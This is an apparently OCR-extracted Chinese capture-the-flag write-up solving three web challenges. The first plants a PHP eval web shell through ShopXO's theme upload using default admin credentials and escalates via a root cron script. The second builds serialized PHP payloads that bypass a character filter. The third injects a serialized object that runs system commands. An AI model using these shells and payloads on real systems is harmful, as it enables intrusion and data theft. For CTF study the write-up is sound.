
然后我在网上找到了一篇文章：渗透测试|shopxo后台全版本获取shell复现

/admin.php，进入后台，输入默认的账号密码：admin，shopxo即可进入后台

根据文章需要下载主题再传入即可获取shell，写一句话：`<?php @eval($_POST['pass']);?>`



在网站管理处传入：



这里我看了wp才发现地址为：`/public/static/index/default/shell.php`，使用蚁剑连接

auto.sh	2020-05-23 16:17:12	80 b	0755
flag	2020-05-23 15:23:28	43 b	0644
flag.hint	2020-05-25 13:07:57	57 b	0644

根目录的flag：`flag{this_is_fake_flag/true_flag_in_/root}`，为假的，查看flag.hint得到：

```
Mon May 25 13:07:57 2020
Get The RooT,The Date Is Useful!
```

找到了一个auto.sh：

```
#!/bin/sh
while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done
```


会执行`python /var/mail/makeflaghint.py`，那么我们去看看makeflaghint.py

```
import os
import io
import time
os.system("whoami")
gk1=str(time.ctime())
gk="\nGet The RooT,The Date Is Useful!"
f=io.open("/flag.hint", "rb+")
f.write(str(gk1))
f.write(str(gk))
f.close()
```

```
(www-data:/var/mail) $ python makeflaghint.py
www-data
Traceback (most recent call last):
  File "makeflaghint.py", line 7, in <module>
    f=io.open("/flag.hint", "rb+")
IOError: [Errno 13] Permission denied: '/flag.hint'
(www-data:/var/mail) $
```


盲猜flag在root目录下，看了颖师傅的文章可以执行扫描/root目录

```
f = open("/tmp/fla","w")
for root,dirs,files in os.walk(r"/root"):
    for file in files:
        f.write(os.path.join(root,file))
```



添加代码来读取`/root/flag`到`/tmp/fla`

```
f = open("/tmp/fla","w")
a = open('/root/flag','r')
f.write(a.read())
```



参考：

部分WP-GKCTF2020

防灾科技学院GKCTF 2020 Writeup

[网鼎杯 2020 青龙组]AreUSerialz

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
```

```
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

FileHandler类实现类文件的读和写，反序列化时首先会调用__destruct()函数，__destruct()会检测op值是否为'2'，如果为'2'就会令op=1，由于是===必须是类型和数值都等于'2',所以可以让op等于数字2来绕过，然后__destruct()会调用process()，process()中如果op值为2将会执行read()函数，会读取flienam的文件，所以我们需要将`$op=2，$filename='flag.php'`进行序列化

protected权限的变量在序列化的时会有%00*%00字符，%00字符的ASCII码为0，就无法通过上面的is_valid函数校验。

解法一：

php7.1+版本对属性类型不敏感，本地序列化的时候将属性改为public进行绕过即可

```
<?php

class FileHandler{
    public $op=2;
    public $filename="flag.php";
    public $content;

}
$a = new FileHandler();
echo  urlencode(serialize($a));
//O%3A11%3A%22FileHandler%22%3A3%3A%7Bs%3A2%3A%22op%22%3Bi%3A2%3Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A7%3A%22content%22%3BN%3B%7D
```

传入，查看源代码即可得到flag

解法二：

反序列化之前会做逐字判断，ascii必须>=32或<=125。由于这里是protected类型，需要加上%00进行标识

但是%会被过滤，就用十六进制\00和S来绕过。

```
<?php
class FileHandler{
    protected $op=2;
    protected $filename="flag.php";
}
// echo urlencode(serialize(new FileHandler));

$a = serialize(new FileHandler);
// echo $a;
$a = str_replace(chr(0),'\00',$a);
$a = str_replace('s:','S:',$a);

echo urlencode($a);

?>
//O%3A11%3A%22FileHandler%22%3A2%3A%7BS%3A5%3A%22%5C00%2A%5C00op%22%3Bi%3A2%3BS%3A11%3A%22%5C00%2A%5C00filename%
22%3BS%3A8%3A%22flag.php%22%3B%7D
```

在网鼎杯中需要读取文件绝对路径，需要`/proc/self/cmdline`，然后得到配置文件路径`/web/config/httpd.conf`


参考：2020-网鼎杯(青龙组)-Web题目-AreUserialz Writeup

第二届网鼎杯（青龙组）部分wp


网鼎杯2020青龙组 web writeup

[网鼎杯 2020 朱雀组]phpweb

首先进入题，发现页面再一直重复刷新，那么抓包看看




```
POST /index.php HTTP/1.1
Host: 679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn
Connection: close
Cookie: _ga=GA1.2.202177182.1584773494
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

func=date&p=Y-m-d+h%3Ai%3As+a
```



```
<title>phpweb</title>
<style type="text/css">
  body {
    background: url("bg.jpg") no-repeat;
    background-size: 100%;
  }
  p {
    color: white;
  }
</style>
</head>

<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
  <br />
<b>Warning</b>:  date(): It is not safe to rely on th
date.timezone setting or the date_default_timezo
are still getting this warning, you most likely mis
now, but please set date.timezone to select your
2020-05-26 07:46:13 am</p>
```

我们发现func参数调用了函数date()，p参数调用了函数date中填写的时间格式，我们尝试构造一下`readfile("index.php")`，这里还可以使用`file_get_contents`，然后查看能否代码执行，尝试读取index.php的文件



```
POST /index.php HTTP/1.1
Host: 679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://679aaf78-9daf-49a5-a962-bd550ac3d67c.node3.buuoj.cn
Connection: close
Cookie: _ga=GA1.2.202177182.1584773494
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

func=readfile&p=index.php
```

```
<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
  <?php
  $disable_fun =
array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","esc
apeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",
"array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort",
"array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
  function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
      return $result;
    } else {return "";}
  }
  class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
```


得到代码如下：

```php
<?php
$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {return "";}
}
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}
?>
```


解法一

题目将我们传入的函数转化为小写，并进行过滤，但发现发现有个类会`echo gettime($this->func,$this->p);`，那么我们可以进行反序列化

```php
<?php
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
        }
$a = new Test();
$a -> func ="system";
$a -> p ="ls";
echo serialize($a);
//O:4:"Test":2:{s:1:"p";s:2:"ls";s:4:"func";s:6:"system";}
```




执行成功，那么可以使用`grep -r flag /tmp`来匹配文件夹中包含flag字符串的文件，由于我这里根目录遍历未成功，所以尝试读取tmp目录



还可以使用`find / -name flag*`来遍历包含flag开头的文件，也可以直接`cat $(find / -name flag*)`

$( )中放的是命令，相当于``




找到之后cat一下就可以了`cat /tmp/flagoefiu4r93`


解法二

看到了一篇wp，我又涨姿势了，tql，为命名空间绕过黑名单，测试了一下，可行

